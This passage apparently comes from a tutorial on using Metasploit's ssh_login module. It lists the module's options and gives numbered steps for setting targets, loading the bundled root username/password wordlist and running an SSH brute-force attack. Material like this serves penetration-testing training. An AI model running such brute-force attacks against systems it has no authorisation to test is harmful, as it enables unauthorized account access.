
It will show all the related options.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

Command 05: Set
To change the RHOSTS, stop on success, VERBOSE.



Command 06: show options

To see the changes.

Command 07:
set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
here we will add the username and password list for the attack

Command 08: run

To start the process of bruteforce attack